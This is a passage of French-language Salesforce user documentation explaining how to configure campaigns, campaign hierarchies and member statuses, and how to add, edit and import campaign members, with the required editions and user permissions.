Les détails de campagne comprennent des champs de statistiques automatiquement à jour qui indiquent les valeurs de tous les enregistrements associés, que vous disposiez ou non d'un accès en lecture à ces enregistrements. Si les hiérarchies de campagnes sont activées, la liste associée Hiérarchie de campagnes contient des statistiques synthétisées pour une campagne parent et toutes les campagnes situées en dessous dans la hiérarchie.

Remarque: Le processus de calcul des statistiques de campagne est exécuté toutes les deux minutes et traite les statistiques d'une campagne à la fois. Un nombre important de campagnes ou des campagnes contenant un grand nombre de membres en attente peuvent entraîner un délai de 10 minutes ou plus.

**Liaison de contacts, de pistes ou d'un comptes personnel à des campagnes.**

Sélectionnez une option dans la liste déroulante **Gérer les membres** de la page des détails de la campagne.

**Configuration avancée**

Cliquez sur **Configuration avancée** pour personnaliser les valeurs `Statut du membre` d'une campagne. Reportez-vous à Personnalisation de la configuration des campagnes à la page 1435.

**Listes associées d'une campagne**

- Survolez les liens en haut d'une page de détail pour afficher la liste associée correspondante et ses enregistrements. Si Chatter est activé, les liens survolés s'affichent sous le fil. Une superposition interactive permet d'afficher et de gérer rapidement les éléments de la liste associée. Cliquez sur un lien survolé pour accéder au contenu de la liste associée. Si les liens survolés ne sont pas activés, contactez votre administrateur Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des listes de campagnes :
- Lire sur les campagnes

Pour modifier des campagnes :
- Autorisation de modification sur les campagnes

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

- La partie inférieure de l'écran affiche des informations sur la campagne, notamment les activités, les pièces jointes, les membres de campagne, les hiérarchies de campagnes et les opportunités résultant de la campagne. Les listes associées qui s'affichent dépendent de vos paramètres de personnalisation et de ceux définis par votre administrateur pour la présentation des pages ou par vos autorisations d'affichage des données connexes. Vous pouvez cliquer sur des éléments individuels pour afficher des détails supplémentaires. Cliquez sur **Plus** en bas de la page ou sur **Afficher plus d'informations** sous une liste associée pour afficher d'autres éléments.

**Impression de campagnes**

Pour afficher une vue imprimable de toutes les informations d'une campagne, cliquez sur **Vue imprimable** sur la page de détail de la campagne. Utilisez la fonction d'impression de votre navigateur pour imprimer l'affichage.

**Partage**

Pour partager une campagne avec d'autres utilisateurs, groupes ou rôles, cliquez sur **Partage**. Reportez-vous à Partage de campagnes à la page 1461.

Pour revenir à la dernière page de liste affichée, cliquez sur **Retour à la liste** en haut de la page de détail de la campagne. Si votre organisation a activé l'option de réduction des sections de page, utilisez les icônes représentant des flèches près des en-têtes de section pour développer ou réduire chaque section de la page des détails.

## Ajout de membres individuels à des campagnes

Sélectionnez des membres de campagne individuels dans les pages de détail de contacts, de pistes ou de comptes personnels.

1. Dans la page de détails d'un contact, d'une piste ou d'un compte personnel, cliquez sur **Ajouter à la campagne**.
2. Spécifiez la campagne.
3. Dans la page de modification de membre de campagne, spécifiez les statuts du membre de la campagne.
4. Enregistrez votre travail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou cloner un membre de campagne :

- Lire sur les campagnes

  ET

  Modifier dans les pistes et les contacts

Pour modifier des membres de campagne individuels :

- Lire sur les campagnes

  ET

  Lire ou Modifier sur les pistes ou les contacts

# Personnalisation de la configuration des campagnes

Pour chaque campagne, les utilisateurs marketing peuvent définir les valeurs de `Statut du membre` d'une piste, d'un contact ou d'un compte personnel dans une campagne. Par exemple, vous pouvez définir les valeurs « Prévu », « Invitation envoyée », « RSVP » et « Suivi » pour une conférence. Non disponibles dans Lightning Experience.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des campagnes :
- Lire sur les campagnes

Pour personnaliser des valeurs de statut des membres :
- Autorisation de modification sur les campagnes

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

## Privilèges utilisateur pour la Personnalisation de la configuration des campagnes

- Tout le monde peut afficher la configuration avancée d'une campagne. Vous pouvez *modifier* la configuration avancée si :
  - la case `utilisateur marketing` est activée dans vos informations utilisateur ;
  - vous disposez de l'autorisation « Modifier » sur les campagnes ;
  - Vous disposez au moins d'un accès de partage en création sur l'enregistrement de la campagne.
  - Vous travaillez dans Salesforce Classic
- Si vous remplacez les valeurs de statut de membre, tous les enregistrements de campagne sont mis à jour, quel que soit votre accès en partage aux contacts ou pistes associés.

## Définition des valeurs de statut du membre

Les nouvelles campagnes comportent deux valeurs de statut de membre par défaut : « Envoyé » et « Répondu ». Vous pouvez les modifier ou les créer.

1. Cliquez sur **Configuration avancée** dans la page de détail de la campagne.
2. Cliquez sur **Modifier**.
3. Mettez à jour les entrées existantes ou ajoutez de nouvelles valeurs.
4. Cliquez sur **ajouter plus** pour ajouter des entrées. Vous pouvez ajouter jusqu'à 50 entrées.
5. Sélectionnez une entrée en tant que valeur par défaut.
6. Sélectionnez les valeurs prises en compte comme « Répondu ». Les membres présentant des valeurs « Répondu » seront comptabilisés dans le champ `Nombre total de réponses` de la campagne.

Remarque: La modification de la case Répondu a des effets importants. L'activation ou la désactivation de la case Répondu modifie également les statistiques de campagne et les détails du membre de la campagne. Plus précisément, les champs `Répondu`, `Date de dernière réponse` et `Dernière modification` changent dans l'enregistrement du membre de campagne. Par exemple, si vous travaillez avec un statut appelé « Participé » et que vous sélectionnez la case `Répondu`, les membres de campagne existants dont le statut est « Participé » sont pris en compte en tant que réponses dans les statistiques de la campagne, et les champs de date sont mis à jour.

## Définition des valeurs de statut du membre

Vous pouvez remplacer globalement les valeurs `Statut du membre` de chaque membre d'une campagne. Par exemple, vous décidez que la valeur « Suivi » est plus appropriée que la valeur « Apparu ».

1. Cliquez sur **Configuration avancée** dans la page de détail de la campagne.
2. Cliquez sur **Remplacer** dans la liste associée Valeurs du statut du membre.

3. Saisissez la valeur que vous souhaitez modifier, puis sélectionnez une nouvelle valeur.
4. Cliquez sur **Enregistrer**.

Remarque: Le remplacement du statut du membre de la campagne ne recalcule pas les champs récapitulatifs de cumul, et n'active pas les workflow, les déclencheurs ou les règles de validation.

## Configuration des hiérarchies de campagnes

Analysez et créez des rapports sur la santé de vos campagnes associées. En associant des campagnes les unes aux autres à l'aide d'une relation de référence, vous pouvez regrouper des campagnes au sein d'un programme ou d'une initiative marketing spécifique.

Les hiérarchies contiennent jusqu'à cinq niveaux. Chaque campagne peut avoir une seule campagne parente, mais un nombre illimité de campagnes de même niveau.

Pour configurer des hiérarchies de campagnes, ajoutez le champ `Campagne parent` à votre présentation de page de campagne et activez les champs statistiques des hiérarchies de campagnes.

Utilisez la sécurité au niveau du champ pour rendre les champs visibles. À mesure que vous rendez chaque champ visible, Salesforce affiche sa valeur dans la section **Total de la hiérarchie** de la liste associée Hiérarchie de campagnes.

Remarque: Les champs de hiérarchie de campagnes fournissent des données totalisées pour une campagne parent et toutes les campagnes situées au-dessous dans la hiérarchie, que l'utilisateur dispose ou non de droits de partage sur une campagne spécifique au sein de cette hiérarchie. Par conséquent, tenez compte des paramètres de partage de campagne de votre entreprise lorsque vous activez les champs des hiérarchies de campagnes. Si vous ne voulez pas que les utilisateurs voient les données synthétisées de la hiérarchie, notamment des campagnes auxquelles ils n'ont pas accès, vous pouvez décider de supprimer de la liste associée Hiérarchie de campagnes tout ou partie des champs de hiérarchie de campagnes. Si vous n'ajoutez pas les champs de hiérarchie de campagnes à la liste associée ou à la présentation de page, vous pouvez toujours y accéder sur les rapports.

Une fois les hiérarchies de campagnes configurées, les utilisateurs peuvent créer et attribuer des campagnes parent à l'aide de l'option `Campagne parent`, puis visualiser les détails concernant la hiérarchie sur la page Hiérarchie de campagnes ou la liste associée Hiérarchie de campagnes.

Remarque: Toutes les campagnes d'une hiérarchie doivent utiliser la même devise.

La page Hiérarchie de campagnes, accessible à partir du lien **[Afficher la hiérarchie]** situé à côté du champ **Nom de la campagne** sur l'enregistrement de campagne, affiche tous les niveaux d'une hiérarchie et les campagnes comprises dans chaque niveau. Pour plus d'informations, reportez-vous à Affichage des hiérarchies de campagne à la page 1431. La liste associée Hiérarchie de campagnes fournit des données synthétisées pour la campagne parent et toutes les campagnes situées au-dessous dans la hiérarchie. Pour plus d'informations, reportez-vous à Affichage des statistiques de hiérarchie de campagnes à la page 1432.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer une hiérarchie de campagnes :

- Autorisation de création sur les campagnes

  ET

  `Utilisateur Marketing` activée dans votre page de détail d'utilisateur

Pour configurer des hiérarchies de campagnes :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Personnalisation de la configuration des campagnes
Champs de campagne

# Gestion des membres d'une campagne

## Modification de plusieurs membres de campagne

### Modification de membres d'une campagne à partir de la page Gérer les membres

**Remarque:** Avant d'ouvrir la page Gérer les membres, assurez-vous d'utiliser un navigateur pris en charge.

Pour mettre à jour le statut de membres de campagne, modifier les détails de membres de campagne ou supprimer des membres de campagne dans la page Gérer les membres :

1. Cliquez sur **Gérer les membres** et sélectionnez **Modifier les membres - Rechercher** dans la liste déroulante de la page de détail d'une campagne ou dans la liste associée Membres de campagne de la page de détail d'une campagne.
2. Dans le sous-onglet Membres existants, vous pouvez entrer des critères de filtre pour rechercher des membres existants, puis cliquer sur **OK**.

   **Remarque:** Pour les campagnes dont les membres ont été créés à partir de pistes ou de contacts, vous devez disposer de l'autorisation « Lecture » sur les pistes et les contacts pour afficher les membres. Si vous ne disposez que de l'autorisation « Lecture » sur les pistes, vous pouvez afficher uniquement les membres créés à partir de pistes ; si vous ne disposez que de l'autorisation « Lecture » sur les contacts, vous pouvez afficher uniquement les membres créés à partir de contacts.
3. Cochez les cases en regard des enregistrements que vous souhaitez modifier. Pour sélectionner tous les enregistrements de la page actuelle, cochez la case située dans la ligne d'en-tête.
4. Vous pouvez également exécuter les actions suivantes :
   - Pour modifier le statut du membre de campagne, sélectionnez un statut dans la liste déroulante **Mettre à jour le statut**.
   - Pour supprimer un membre de la campagne, cliquez sur **Supprimer**.
   - Pour modifier les détails d'un membre de campagne, cliquez sur **Modifier**.
   - Pour afficher, modifier, supprimer ou cloner un membre de campagne, cliquez sur son nom dans la colonne Nom.

La toute dernière page Gérer les membres n'est pas disponible en mode d'accessibilité. En mode d'accessibilité, vous pouvez toujours ajouter des contacts ou des pistes à une campagne et mettre à jour des membres de campagne à l'aide des assistants de membres de campagne.

CONSULTER ÉGALEMENT :

Gestion des membres de campagne

Ajout de plusieurs membres d'une campagne

Affichage et modification d'un membre de campagne

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Membres existants :
- Modification sur les campagnes

  ET

  Lecture sur les pistes ou les contacts

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

Pour mettre à jour et supprimer des membres de campagne :
- Modifier sur les campagnes

  ET

  "Modifier" sur les pistes et les contacts

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

## Gestion des membres de campagne

Gérez les membres de campagne directement depuis une page de détail de campagne.

Utilisez l'option **Gérer les membres**, dans la liste associée Membres de campagne et dans la section détails de campagne, pour rechercher des pistes et des contacts, puis les ajouter en tant que membres de campagne, mettre à jour ou supprimer des membres existants, puis ajouter ou mettre à jour des membres de campagne à l'aide d'un fichier d'importation.

Vous utilisez la liste associée Membres de campagne pour :

- Ajouter des membres individuelles à partir d'une recherche
- Ajouter plusieurs membres à partir d'un fichier d'importation
- Modifier des membres
- Mettre à jour le statut des membres à partir d'un fichier d'importation

CONSULTER ÉGALEMENT :

Ajout de plusieurs membres d'une campagne

Modification de plusieurs membres de campagne

Importation de membres de campagne

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter ou cloner un membre de campagne :

- Lire sur les campagnes

  ET

  Modifier sur les pistes et les contacts

Pour afficher et modifier la liste associée Membres de campagne :

- Lire sur les campagnes

  ET

  Lire sur les pistes ou les contacts

Pour afficher et utiliser le bouton **Gérer les membres** dans la liste associée Membres de campagne :

- Modifier sur les campagnes

  ET

  Lecture sur les pistes ou les contacts

# Ajout de plusieurs membres d'une campagne

## Ajout de membres d'une campagne à partir de la page Gérer les membres

Vous pouvez ajouter des pistes et des contacts en tant que membres d'une campagne depuis la page Gérer les membres. Pour pouvoir ajouter des contacts à une campagne, la case `Ajouter à la campagne` doit être activée.

**Remarque:** Avant d'ouvrir la page Gérer les membres, assurez-vous d'utiliser un navigateur pris en charge.

Pour ajouter les membres d'une campagne à partir de la page Gérer les membres :

1. Cliquez sur **Gérer les membres** et sélectionnez **Ajouter des membres - Rechercher** dans la liste déroulante de la page de détail d'une campagne ou dans la liste associée Membres de campagne.
2. Dans le sous-onglet Ajouter des membres, sélectionnez le bouton radio `Pistes` ou `Contacts` pour ajouter respectivement des pistes ou des contacts.
3. Recherchez des pistes ou des contacts :
   - Vous pouvez spécifier des filtres de recherche puis cliquer sur **OK**
   - Vous pouvez également sélectionner une vue existante, par exemple toutes les pistes ouvertes, dans la liste déroulante Utiliser la vue existante. Vos résultats sont automatiquement affichés. Si vous sélectionnez une vue existante, vous pouvez modifier ses critères en ajoutant ou en modifiant des filtres, puis cliquez sur **OK**.

     **Remarque:** Vous ne pouvez pas modifier les critères de filtre si vous avez sélectionné une vue qui utilise des options avancées ou plus de cinq filtres. Les critères de filtre sont reflétés dans les résultats de recherche de ces vues, même si tous les critères de filtre ne sont pas affichés.
4. Cochez les cases en regard des enregistrements que vous souhaitez ajouter. Pour sélectionner tous les enregistrements de la page actuelle, cochez la case de la ligne d'en-tête.
5. Sélectionnez un statut dans la liste déroulante **Ajouter avec statut**.

Un message de confirmation s'affiche et les membres que vous avez ajoutés figurent dans le sous-onglet Membres existants.

**Remarque:** Si vous ne pouvez pas ajouter des contacts, activez la case `Ajouter à la campagne` :

1. Dans les paramètres de gestion d'objet des contacts, accédez à Présentations de recherche.
2. Cliquez sur **Modifier** en regard de la vue de liste de contacts.
3. Sélectionnez `Ajouter à la campagne`.
4. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des membres d'une campagne :

- Modifier sur les campagnes

  ET

  Modifier dans les pistes et les contacts

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

Pour supprimer des membres de campagne :

- Lire dans les campagnes

  ET

  Modifier dans les pistes et les contacts

La toute dernière page Gérer les membres n'est pas disponible en mode d'accessibilité. En mode d'accessibilité, vous pouvez toujours ajouter des contacts ou des pistes à une campagne et mettre à jour des membres de campagne à l'aide des assistants de membres de campagne.

CONSULTER ÉGALEMENT :

- Gestion des membres de campagne
- Modification de plusieurs membres de campagne
- Recherche des paramètres de gestion d'objet

## Ajout de membres de campagne à partir de rapports standard

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour ajouter des membres de campagne d'un rapport de contact : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Autorisation de modification sur les campagnes<br>ET<br>Lire sur les contacts<br>ET<br>"Lire" sur les rapports |
| Pour ajouter des membres de campagne d'un rapport de piste : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Autorisation de modification sur les campagnes<br>ET<br>Lire sur les pistes<br>ET<br>"Lire" sur les rapports |
| Pour ajouter des membres de campagne d'un rapport de compte personnel : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET<br>Lire sur les contacts<br>ET<br>"Lire" sur les rapports |

L'ajout de membres à une campagne est rapide et aisé lorsque vous procédez à partir de vos rapports tabulaires, récapitulatifs et matriciels de piste, de contact et de comptes personnels.

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. À partir de rapport qui renvoie des enregistrements de piste, de contacts ou de compte personnel, cliquez sur **Ajouter à la campagne**.

   Si le bouton **Ajouter à la campagne** est désactivé, modifiez votre rapport pour envoyer moins de 50 000 enregistrements.
2. Saisissez le nom d'une campagne.
3. Sélectionnez un statut pour les nouveaux membres.
4. Spécifiez si les membres déjà associés à la campagne conservent leur statut. Vous pouvez mettre à jour leur statut avec le statut sélectionné pour les nouveaux membres.
5. Cliquez sur **Ajouter à la campagne**.
6. Passez en revue le contenu de l'écran de confirmation.
7. Cliquez sur **Terminé** pour revenir au rapport.

Tenez compte des considérations suivantes en ajoutant des membres de campagne à partir d'un rapport :

- Si vous interrompez le processus d'ajout de membres à une campagne, certains membres peuvent quand même être ajoutés à la campagne, car ils sont ajoutés par lots.
- Si des enregistrements de pistes ou de contacts sont modifiés après le lancement du processus d'ajout de membres à une campagne, mais avant leur ajout effectif, ces pistes ou contacts ne sont pas ajoutés à la campagne.
- Vous pouvez ajouter des pistes actives à des campagnes, mais pas des pistes converties. Si des pistes converties sont affichées dans votre rapport, ne vous inquiétez pas. Seules les pistes actives sont incluses dans le processus d'ajout à la campagne.

## Ajout de plusieurs membres à une campagne à partir d'une liste

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour ajouter des contacts à une campagne : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Autorisation de modification sur les campagnes<br>ET<br>Modifier dans les contacts |
| Pour ajouter des pistes à une campagne : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Autorisation de modification sur les campagnes<br>ET<br>Autorisation de modification sur les pistes |

| Éditions |
|---|
| Disponible avec : Salesforce Classic et Lightning Experience |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

| | |
|---|---|
| Pour ajouter des comptes personnels à une campagne : | Option `Utilisateur Marketing` activée dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET<br>Modifier dans les contacts |

Gagnez du temps en ajoutant jusqu'à 200 membres à la fois à une campagne depuis vos vues de liste de pistes ou de contacts. Vous pouvez également mettre à jour le statut des membres déjà associés à la campagne.

1. Accédez à la liste associée contact ou piste.
2. Sélectionnez jusqu'à 200 enregistrements à ajouter à la campagne.
3. Cliquez sur **Ajouter à la campagne**.
4. Saisissez le nom d'une campagne.
5. Sélectionnez un statut pour les nouveaux membres.
6. Spécifiez si les membres déjà associés à la campagne conservent leur statut actuel. Vous pouvez mettre à jour leur statut avec le statut sélectionné pour les nouveaux membres.
7. Ajoutez les membres.

## Affichage et modification d'un membre de campagne

Dans la page de détail des membres de campagne, vous pouvez modifier, supprimer ou cloner un enregistrement de membre de campagne. En outre, si le membre de campagne est basé sur une piste, vous pouvez convertir la piste, et s'il est basé sur un contact, vous pouvez créer une opportunité.

Pour afficher la page de détail d'un membre de campagne, cliquez sur son nom dans les colonnes Nom ou Prénom dans la liste associée Membres de campagne, dans une page de détail de campagne ou sous l'onglet Membres existants.

Remarque: Pour afficher un membre de campagne, vous devez disposer d'autorisations sur la campagne et la piste ou le contact. Par exemple, pour afficher un membre de campagne créé à partir d'une piste, vous devez pouvoir afficher la campagne et la piste.

Pour modifier la présentation de page dans les détails des membres de campagne, dans les paramètres de gestion d'objet des membres de campagne, accédez à Présentations de page, puis cliquez sur **Modifier** en regard du nom de la présentation de page.

**Modification d'un membre de campagne**

Pour modifier un membre de campagne, cliquez sur **Modifier** dans la page de détail du membre de campagne, modifiez les champs que vous souhaitez mettre à jour, puis cliquez sur **Enregistrer**. Les champs dérivés du contact ou de la piste peuvent être modifiés uniquement à partir des pages de détail du contact ou de la piste.

Remarque: Si votre administrateur a activé la modification en ligne pour votre organisation, vous ne pouvez pas utiliser la modification en ligne dans la liste déroulante `Statut` de la page de détail du membre de campagne. À la place, cliquez sur **Modifier** dans la page de détail de la campagne pour modifier la liste déroulante `Statut`.

**Clonage d'un membre de campagne**

Pour cloner un membre de campagne, cliquez sur **Cloner** dans la page de détail du membre de campagne, puis sélectionnez une campagne et un contact ou une piste. Modifiez les champs que vous souhaitez cloner pour le nouveau membre de campagne, puis cliquez sur **Enregistrer**.

**Suppression d'un membre de campagne**

Pour supprimer un membre de campagne, cliquez sur **Supprimer** dans sa page de détail.

Remarque: La suppression d'un enregistrement de membre de campagne est définitive, il ne peut pas être récupéré à partir de la Corbeille. Cependant, l'enregistrement d'origine de la liste ou du contact n'est pas supprimé.

**Conversion d'une piste**

Si le membre de campagne a été créé à partir d'une piste, vous pouvez cliquer sur **Convertir la piste** dans la page de détails du membre de campagne pour convertir la piste. Une fois la piste convertie, le membre de campagne fait toujours partie de la campagne, mais son type passe de piste à contact.

**Création d'une opportunité**

Si le membre de campagne a été créé à partir d'un contact, vous pouvez cliquer sur **Créer une opportunité** dans la page de détails du membre de campagne pour créer une opportunité. Une fois l'opportunité créée, le membre de campagne fait toujours partie de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, modifier et supprimer des membres de campagne :

- Lire sur les campagnes

  ET

  Lire sur les pistes

  ET

  Lire sur les contacts

Pour ajouter des membres de campagne :

- Lire sur les campagnes

  ET

  Lire sur les pistes

  ET

  Modifier sur les contacts

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

Champs de membre de campagne

## Champs de membre de campagne

Ce sont les champs (par ordre alphabétique) qui forment un membre de campagne. La plupart des champs de membre de campagne sont dérivés de l'enregistrement de la piste ou du contact à partir duquel le membre de campagne a été créé et ils doivent être modifiés à partir de l'enregistrement correspondant. Certains de ces champs peuvent ne pas être visibles ou modifiables selon la présentation de votre page et les paramètres de sécurité définis au niveau des champs.

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Description |
|---|---|
| `Campagne` | Campagne à laquelle la piste ou le contact appartient. |
| `Devise du membre de la campagne` | Devise par défaut pour les champs de montants en devise dans le membre de la campagne. Les montants s'affichent dans la devise du membre de la campagne et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les entreprises qui utilisent plusieurs devises. |
| `Type de membre de la campagne` | Type d'enregistrement du membre de la campagne, qui détermine la présentation de page disponible pour le membre de la campagne. (lecture seule). |
| `Ville` | Ville dans l'adresse de la piste ou du contact |
| `Société (compte)` | Société, si le membre de campagne est basé sur une piste, ou compte, si le membre de campagne est basé sur un contact. |
| `Contact` | Nom du contact, si le membre de campagne est basé sur un contact. |
| `Pays` | Partie réservée au pays dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Créé par` | Utilisateur qui a créé le membre de campagne (lecture seule). |
| `Date de création` | Date de création du membre de campagne (lecture seule). |
| `Description` | Description de la piste ou du contact. |
| `Ne pas appeler` | Indique si le contact souhaite être contacté par téléphone. Si vous utilisez Data.com, la valeur du champ `Téléphone` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les fichiers `.csv` créés lors de l'exportation des enregistrements. |
| `E-mail` | Adresse e-mail de la piste ou du contact. |
| `Désinscription d'adresse e-mail` | Indique si le contact souhaite recevoir un e-mail. Si vous utilisez Data.com, la valeur du champ `E-mail` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les fichiers `.csv` créés lors de l'exportation des enregistrements. |
| `Télécopie` | Numéro de fax de la piste ou du contact. |
| `Désinscription de télécopie` | Indique si le contact souhaite être inclus dans les fax de diffusion. |

| Champ | Description |
| --- | --- |
| `Prénom` | Prénom de la piste ou du contact. |
| `Date de la première réponse` | Date à laquelle le membre de campagne a répondu pour la première fois (lecture seule). |
| `Dernière modification par` | Utilisateur qui a modifié en dernier l'enregistrement du membre de campagne (lecture seule). |
| `Date de la dernière modification` | Date à laquelle l'enregistrement du membre de campagne a été modifié pour la dernière fois (lecture seule). |
| `Nom` | Nom de la piste ou du contact. |
| `Piste` | Nom de la piste, si le membre de campagne est basé sur une piste. |
| `Origine de la piste` | Source de la piste, par exemple Publicité, Partenaire ou Web. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. |
| `Mobile` | Numéro de téléphone mobile de la piste ou du contact. |
| `Téléphone` | Numéro de téléphone de la piste ou du contact. |
| `Répondu` | Indique si le membre de campagne a répondu. |
| `Civilité` | Civilité qui précède le nom de la personne, par exemple M., Mme, Dr. ou Pr. |
| `Département/Région` | Partie réservée au département ou à la province dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Statut` | Statut du membre de campagne, par exemple envoyé ou répondu. |
| `Rue` | Rue dans l'adresse de la piste ou du contact. |
| `Titre` | Titre de la piste ou du contact, par exemple Président. |
| `Code postal` | Code postal dans l'adresse de la piste ou du contact. |

CONSULTER ÉGALEMENT :

- Affichage et modification d'un membre de campagne
- Ajout de plusieurs membres d'une campagne

## Importation de membres de campagne

Ajoutez des contacts, des pistes et des comptes personnels à des campagnes via l'Assistant d'importation de données.

Avec l'Assistant d'importation de données, un utilisateur marketing désigné peut utiliser un fichier CSV (valeurs séparées par une virgule) pour importer des contacts, des pistes ou des comptes personnels, et suivre les réponses à chaque étape d'une campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Mise à jour du statut des membres de campagne avec l'assistant d'importation de données

Pour mettre à jour le statut de nombreux membres de campagne à la fois, lancez l'Assistant d'importation de données depuis la page de détail de la campagne.

Ajout de contacts existants à une campagne à l'aide de l'Assistant d'importation de données

Pour ajouter plusieurs contacts en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Ajout de pistes existantes à une campagne à l'aide de l'Assistant d'importation de données

Pour ajouter plusieurs pistes en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Ajout de comptes personnels existants à une campagne à l'aide de l'Assistant d'importation de données

Pour ajouter plusieurs comptes personnels en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Création de contacts et ajout des contacts à une campagne à l'aide de l'Assistant d'importation de données

Avec un fichier d'importation unique, vous pouvez créer plusieurs contacts à la fois et les ajouter à une campagne.

Création de pistes et ajout des pistes à une campagne à l'aide de l'assistant d'importation de données

Pour ajouter plusieurs pistes en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

## Mise à jour du statut des membres de campagne avec l'assistant d'importation de données

Pour mettre à jour le statut de nombreux membres de campagne à la fois, lancez l'Assistant d'importation de données depuis la page de détail de la campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- ID Salesforce du membre de campagne
- Statut du membre de campagne

Conseil: Pour obtenir les ID Salesforce ou d'autres valeurs de votre organisation, exécutez des rapports, puis exportez les données des rapports.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Mettre à jour les membres - Fichier d'importation**.
   L'Assistant d'importation de données s'affiche.
2. Sélectionnez **Statut de membre de campagne**, puis **Mettre à jour les enregistrements existants**.
3. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
4. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - ID Salesforce du membre de campagne
   - Statut du membre de campagne
5. Cliquez sur **Suivant**.
6. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

CONSULTER ÉGALEMENT :

Importation de membres de campagne

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour mettre à jour le statut des membres de campagne via l'Assistant d'importation de données :

- `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur

  ET

  Lire sur les contacts OU Importer des pistes

  ET

  Autorisation de modification sur les campagnes

## Ajout de contacts existants à une campagne à l'aide de l'Assistant d'importation de données

AUTORISATIONS UTILISATEUR

Pour ajouter à une campagne des contacts qui vous appartiennent via l'Assistant d'importation de données :

`Utilisateur Marketing` sélectionné dans vos informations d'utilisateur

ET

Créer sur les comptes

ET

Lire sur les contacts

ET

Modifier sur les comptes et les campagnes

ET

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | |
|---|---|
| | Importer des contacts personnels |
